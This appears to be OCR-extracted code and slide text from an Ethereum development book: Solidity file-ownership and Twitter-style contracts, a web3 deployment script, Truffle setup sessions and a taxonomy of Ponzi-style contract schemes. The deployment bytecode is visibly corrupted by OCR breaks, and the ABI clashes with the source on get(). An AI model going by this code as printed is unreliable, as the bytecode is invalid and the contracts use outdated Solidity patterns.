

web3.utils
randomHex
utf8ToHex
isBigNumber
_(underscore)
sha3
hexToUtf8
hexToAscii
BN
toHex
padLeft
padRight
toChecksumAddress
toBN
isHex
isBN
toTwosComplement
unitMap
toWei
bytesToHex
asciiToHex
fromWei
solidtySha3
numberToHex
isAddress
hexToNumber
hexToBytes
hexToNumberString
checkAddressChecksum


```
pragma solidity ^0.4.19;
contract OwnershipContract
{
    struct FileMapping
    {
        uint timestamp;
        string owner;
    }

    mapping (string => FileMapping) files;

    event FileLogStatus(bool status, uint timestamp, string owner, string fileHash);

    //Used to store the owner of file at the block timestamp
    function set(string owner, string fileHash) public
    {
        //Here we are checking for default value i.e., all bits are 0
        if(files[fileHash].timestamp == 0)
        {
            files[fileHash] = FileMapping(block.timestamp, owner);

            //triggering an event to notify the frontend
            FileLogStatus(true, block.timestamp, owner, fileHash);
        }
        else
        {
            //returning out a false status to the frontend
            FileLogStatus(false, block.timestamp, owner, fileHash);
        }
    }

    //this is used to get file information
    function get(string fileHash) internal view returns (uint timestamp, string owner)
    {
        return (files[fileHash].timestamp, files[fileHash].owner);
    }
}
```

```
var browser_untitled_sol_ownershipcontractContract = web3.eth.contract([{"constant":false,"inputs":[{"name":"fileHash","type":"string"}],"name":"get","outputs":
[{"name":"timestamp","type":"uint256"},{"name":"owner","type":"string"}],"payable":false,"stateMutability":"nonpayable","type":"function"},{"constant":false,"inputs":
[{"name":"owner","type":"string"},{"name":"fileHash","type":"string"}],"name":"set","outputs":[],"payable":false,"stateMutability":"nonpayable","type":"function"},
{"anonymous":false,"inputs":[{"indexed":false,"name":"status","type":"bool"},{"indexed":false,"name":"timestamp","type":"uint256"},
{"indexed":false,"name":"owner","type":"string"},{"indexed":false,"name":"fileHash","type":"string"}],"name":"FileLogStatus","type":"event"}]);
var browser_untitled_sol_ownershipcontract = browser_untitled_sol_ownershipcontractContract.new(
   {
     from: web3.eth.accounts[0],
     data:
'0x6060604052341561000f57600080fd5b61079c8061001e6000396000f300606060405260003357c010000000000000000000000000000000000000000000000000000000090463ffffffff168063693ec85e
1461004857806e942b5161461012557600080fd5b341561005357600080fd5b6100a360048083596020019082018035906020019080806001f0160208091040260200160405190810160405280939291908181
526020018383808284378201915050505050509190803590602001908080601f0160208091040260200160405190810160405280939291908181526020018383808284378201915050505050509190803590602001908
0803590602001908080601f0160208091040260200160405190810160405280939291908181526020018383808284378201915050505050509190505061035565b005b60006101cf6106b7565b600083604050
1808280519060200190808383 5b602083101515610207578051825260208201915060208101905060208303925061025565b60018360200
36101000a038019825116814511680821785525050505050905001915050908152602001604051809103902060001018080546001816001161561010002031660029004806 1f0160208091040260200160405
5190810160405280929190818152602001828054600181600116156101000203166002900480156103415780601f1061031657610100808354040283529160200191610341565b820191906000526020600209
05b8154815290600101906020018083116103245782900360 1f168201915b505050505090509150915091509156 5b60008082604051808280519060200190808383 5b602083101515610 38a5780518252602082
01915060208101905060208303925061036556 5b60018360200361010000a038019825116814511680821785525050505050905001915050908152602001604051809103902060008201518160001556020820151816001019080519060200190610 6ed92919061 06cb565b5090505
07f5f929030b722583841c4af29fab917311901b0d1fec71dd84f3988dce1fa662360014284846040518085151515815260200184815260200180602001808602001838103835285818151815260200191508
5190602001908083836000 5b838110156104eb5780820151818401526020810190506104d0565b505050509050908101906601f1680156105185780820380516001836020036101000a031916815260200191505
b5083810382528481815181526020019150805190602001908083836000 5b838110156105515780820151818401526020810190506105365 65b505050509050908101906601f16801561057e5780820380516001
836020036101000a031916815260200191505b5096505050505050506040518091039a16106b3565b7f5f929030b722583841c4af29fab91731 1901b0d1fec71dd84f3988dce1fa662360004284846040518085151515815260200184815260200180602001808602001838103835285818151815260200191508
0505090908101906601f16801561063b57808203805160018360200361010000a031916815260200191505b5083810382528481815181526020019150805190602001908083836000 5b838110156106745780820151818401526020810190506104d0565b505050509050908101906601f16801561063b57808203805160018360200361010000a031916815260200191505b5096505050505050506040518091039a15b5050565b6020
6040519081016040528060008152509056 5b828054600181600116156101000203166002900490600052602060002090601f016020900481019282601f1061070c57805160ff191683800117855561073a565b8
2800160010185558 2156 1073a579182015b828111156107395782 5182559160200191906001019061071e565b5b5090506107479190610 74b565b5090565b61076d91905b8082111561076957600081600090555060010161075 65b5090565b905600a165627a7a72305820956bc8af75093081ea011f956a3aac2043902ec52d8b907bb49f1d244fa6a7650029',
     gas: '4300000'
   }, function (e, contract){
    console.log(e, contract);
    if (typeof contract.address !== 'undefined') {
         console.log('Contract mined! address: ' + contract.address + ' transactionHash: ' + contract.transactionHash);
    }
 })
```

Chapter 08: Developing a Cryptocurrency from Scratch





MINGW64:/f/Ethereum_Environment/Truffle/private-truffle-project
om%2f/
-rw-r--r-- 1 USER 197121 794 Nov 2 05:04 index.html
drwxr-xr-x 1 USER 197121 0 Oct 8 16:06 lib/
-r--r--r-- 1 USER 197121 63M Aug 11 05:14 Mist-win64-0-9-0.zip
drwxr-xr-x 1 USER 197121 0 Aug 26 17:07 nodejs/
-rw-r--r-- 1 USER 197121 13M Aug 26 17:01 node-v6.11.2-x64.msi
drwxr-xr-x 1 USER 197121 0 Aug 26 16:48 sbin/
-rwxr-xr-x 1 USER 197121 886K Aug 26 16:44 setup-x86_64.exe*
drwxr-xr-x 1 USER 197121 0 Nov 2 01:56 tmp/
drwxr-xr-x 1 USER 197121 0 Nov 4 18:37 Truffle/
drwxr-xr-x 1 USER 197121 0 Oct 8 22:44 truffle_eth_class2-master/
-rw-r--r-- 1 USER 197121 13M Oct 8 17:43 truffle_eth_class2-master.zip
drwxr-xr-x 1 USER 197121 0 Aug 26 16:47 usr/
drwxr-xr-x 1 USER 197121 0 Aug 26 16:47 var/
drwxr-xr-x 1 USER 197121 0 Oct 31 07:19 web3.js/
drwxr-xr-x 1 USER 197121 0 Jul 24 19:22 win-unpacked/
USER@USER-PC MINGW64 /f/Ethereum_Environment
$ cd Truffle
USER@USER-PC MINGW64 /f/Ethereum_Environment/Truffle
$ npm install -g truffle



MINGW64:/f/Ethereum_Environment/Truffle/private-truffle-project/ERC20_token
USER@USER-PC MINGW64 /f/Ethereum_Environment/Truffle
$ cd private-truffle-project/ERC20_token
USER@USER-PC MINGW64 /f/Ethereum_Environment/Truffle/private-truffle-project/ERC20_token
$ testrpc
EthereumJS TestRPC v3.9.2
Available Accounts
==========
(0) 0x73a59a715b01fbc804da4ef5ece281da10c1cb09
(1) 0xc1611604d71481ad115bff19e50110b91b3ff7b7
(2) 0x740ed43bc749356d6f8c99afaf05710213f118f1
(3) 0xb204f7c84f8bcbe6dcaf992b7eb8eb68cafbac8b
(4) 0xfd2d780937d4a0c41497f98fb0c227bf29fd4963
(5) 0xf5cc15d9890eb5f2666ba429f0afdc53b361ff1f
(6) 0xc83a00f59f470ce5c5a899e7ee0b36071fd7c8fc
(7) 0x11f62f40ab52d3cdf9ec1eb10217bf940c51ba50
(8) 0x2e88cd260b5d0004088b09ef0f9d250bf4820d37
(9) 0x0541171c7b450f7b3535b62774fff8ef94169cbb


```
USER@USER-PC MINGW64 /f/Ethereum_Environment/Truffle
$ mkdir private-truffle-project

USER@USER-PC MINGW64 /f/Ethereum_Environment/Truffle
$ cd private-truffle-project

USER@USER-PC MINGW64 /f/Ethereum_Environment/Truffle/private-truffle-project
$ truffle init
Downloading...
Unpacking...
Setting up...
Unbox successful. Sweet!

Commands:

  Compile:        truffle compile
  Migrate:        truffle migrate
  Test contracts: truffle test

USER@USER-PC MINGW64 /f/Ethereum_Environment/Truffle/private-truffle-project
$ truffle.cmd version
Truffle v4.0.1 (core: 4.0.1)
Solidity v0.4.18 (solc-js)
```

```
1  module.exports = {
2     networks: {
3     development: {
4     host: "localhost",
5     port: 8545,
6     network_id: "*" // Match any network id
7    }
8   }
9  };
10
```

```
USER@USER-PC MINGW64 /f/Ethereum_Environment/Truffle/private-truffle-project/ERC20_token
$ truffle.cmd compile
Compiling .\contracts\Migrations.sol...
Compiling .\contracts\ScratchToken.sol...

Writing artifacts to .\build\contracts


USER@USER-PC MINGW64 /f/Ethereum_Environment/Truffle/private-truffle-project/ERC20_token
```



Kick-starter without PoC
IPO model without regulation
ICO (risky promise of future)
Security Coin
Utility Coin
Equity Coin



Ethereum based Ponzi smart contracts
Array-based pyramid scheme
Tree based pyramid scheme
Handover schemes
Waterfall schemes
➢An early adopter in this scheme can redeem their multiplied investment when enough money is gathered from the users who later on join the scheme.
➢The last user must wait until all the users before her have redeemed their share.
➢Each user has a parent, called inviter, except the root node, which is the contract owner.
➢Whenever a user joins the scheme, their money is split among its ancestors.
➢An user cannot foresee how much they will gain.
➢Store only the address of the last user.
➢If someone wants to join, she must repay the last user of her investment plus a fixed interest.
➢Each new investment gets divided among the already-joined users, starting from the first one.
➢Each user receives a fixed percentage of what they have invested, as far as there is enough money.




```
// kills the contract sending everything to `_to`.
function kill(address _to) onlymanyowners(sha3(msg.data)) external {
  suicide(_to);
}
```

Chapter 09: Enterprise Use Cases





```
contract TwtAccount{

 function TwtAccount()

 function getOwnerAddress()constant returns(address adminAddress)
 function adminDeleteAccount()
 function adminRetrieveDonations(address receiver)

 function getLatestTweet()constant
 returns(string tweetString,uint256 timestamp,uint256 numberOfTweets)

 function isAdmin()constant returns(bool isAdmin)

 function getTweet(uint256 tweetId)constant
 returns(string tweetString,uint256 timestamp)

 function getNumberOfTweets()constant returns(uint256 numberOfTweets)
 function tweet(string tweetString)constant returns(int256 result)
}
```

```
pragma solidity ^0.4.0;
contract TwtAccount {

    struct Tweet {
        uint timestamp;
        string tweetString;
    }
    mapping (uint => Tweet) _tweets;
    uint _numberOfTweets;
    address _adminAddress;

    function TwtAccount() {
        _numberOfTweets = 0;
        _adminAddress = msg.sender;
    }
```

```
function isAdmin() constant returns (bool isAdmin) {
    return msg.sender == _adminAddress;
}
```

```
function tweet(string tweetString) returns (int result) {
    if (!isAdmin()) {
        // only owner is allowed to create tweets for this account
        result = -1;
    } else if (bytes(tweetString).length > 160) {
        // tweet contains more than 160 bytes
        result = -2;
    } else {
        _tweets[_numberOfTweets].timestamp = now;
        _tweets[_numberOfTweets].tweetString = tweetString;
        _numberOfTweets++;
        result = 0; // success
    }
}
```

```
function getTweet(uint tweetId) constant returns (string tweetString, uint timestamp) {
    // returns two values
    tweetString = _tweets[tweetId].tweetString;
    timestamp = _tweets[tweetId].timestamp;
}

function getLatestTweet() constant returns (string tweetString, uint timestamp, uint numberOfTweets)
{
    // returns three values
    tweetString = _tweets[_numberOfTweets - 1].tweetString;
    timestamp = _tweets[_numberOfTweets - 1].timestamp;
    numberOfTweets = _numberOfTweets;
}
```

```
function getNumberOfTweets() constant returns (uint numberOfTweets) {
    return _numberOfTweets;
}

function getOwnerAddress() constant returns (address adminAddress) {
    return _adminAddress;
}

function adminRetrieveDonations(address receiver) {
    if (isAdmin()) {
        receiver.transfer(this.balance);
    }
}

    function adminDeleteAccount() {
        if (isAdmin()) {
        selfdestruct(_adminAddress);
        }
```

```
contract TwtRegistry{
  function TwtRegistry()
  function adminUnregister(string name)
  function register(string name,address accountAddress)returns(int256 result)
  function getNumberOfAccounts()constant returns(uint256 numberOfAccounts)
  function adminRetrieveDonations()
  function getAddressOfName(string name)constant returns(address addr)
  function adminDeleteRegistry()
  function adminSetAccountAdministrator(address accountAdmin)
  function adminSetRegistrationDisabled(bool registrationDisabled)
  function getNameOfAddress(address addr)constant returns(string name)
  function unregister()returns(string unregisteredAccountName)
  function getAddressOfId(uint256 id)constant returns(address addr)
}
```

```
pragma solidity ^0.4.0;
contract TwtRegistry {

    mapping (address => string) _addressToAccountName;
    mapping (uint => address) _accountIdToAccountAddress;
    mapping (string => address) _accountNameToAddress;

    uint _numberOfAccounts;
    address _registryAdmin;
    address _accountAdmin;
    bool _registrationDisabled;

    function TwtRegistry() {
        _registryAdmin = msg.sender;
        _accountAdmin = msg.sender;
        _numberOfAccounts = 0;
        _registrationDisabled = false;
    }
```


```
function register(string name, address accountAddress) returns
(int result)
{
    if (_accountNameToAddress[name] != address(0)) {
        // name already taken
        result = -1;
    } else if (bytes(_addressToAccountName[accountAddress]).length != 0) {
        // account address is already registered
        result = -2;
    } else if (bytes(name).length >= 64) {
        // name too long
        result = -3;
    } else if (_registrationDisabled){
        // registry is disabled because a newer version is available
        result = -4;
    } else {
        _addressToAccountName[accountAddress] = name;
        _accountNameToAddress[name] = accountAddress;
        _accountIdToAccountAddress[_numberOfAccounts] = accountAddress;
        _numberOfAccounts++;
        result = 0; // success
    }
}
```

```
function getNumberOfAccounts() constant returns (uint numberOfAccounts) {
    numberOfAccounts = _numberOfAccounts;
}

function getAddressOfName(string name) constant returns (address addr) {
    addr = _accountNameToAddress[name];
}

function getNameOfAddress(address addr) constant returns (string name) {
    name = _addressToAccountName[addr];
}

function getAddressOfId(uint id) constant returns (address addr) {
    addr = _accountIdToAccountAddress[id];
}
```


```
function unregister() returns (string unregisteredAccountName) {
    unregisteredAccountName = _addressToAccountName[msg.sender];
    _addressToAccountName[msg.sender] = "";
    _accountNameToAddress[unregisteredAccountName] = address(0);
    // _accountIdToAccountAddress is never deleted on purpose
}

function adminUnregister(string name) {
    if (msg.sender == _registryAdmin || msg.sender == _accountAdmin) {
        address addr = _accountNameToAddress[name];
        _addressToAccountName[addr] = "";
        _accountNameToAddress[name] = address(0);
        // _accountIdToAccountAddress is never deleted on purpose
    }
}

function adminSetRegistrationDisabled(bool registrationDisabled) {
    // currently, the code of the registry can not be updated once it is
    // deployed. if a newer version of the registry is available, account
    // registration can be disabled
    if (msg.sender == _registryAdmin) {
        _registrationDisabled = registrationDisabled;
    }
}
```

```
function adminSetAccountAdministrator(address accountAdmin) {
    if (msg.sender == _registryAdmin) {
        _accountAdmin = accountAdmin;
    }
}

function adminRetrieveDonations() {
    if (msg.sender == _registryAdmin) {
        _registryAdmin.transfer(this.balance);
    }
}

function adminDeleteRegistry() {
    if (msg.sender == _registryAdmin) {
        selfdestruct(_registryAdmin);

    }
}
```



Ethereum Wallet
https://wallet.ethereum.org - deploy-contract
WALLETS
SEND
CONTRACTS
21,524.00 ETHER*
SOLIDITY CONTRACT SOURCE CODE
CONTRACT BYTE CODE
SELECT CONTRACT TO DEPLOY
Twt Account
pragma solidity ^0.4.0;
// "class" TwtAccount
contract TwtAccount {
// data structure of a single tweet
struct Tweet {
uint timestamp;
string tweetString;
}
// "array" of all tweets of this account: maps the tweet id to the actual tweet
mapping (uint => Tweet) _tweets;
// total number of tweets in the above _tweets mapping
uint _numberOfTweets;
// "owner" of this account: only admin is allowed to tweet
address _adminAddress;
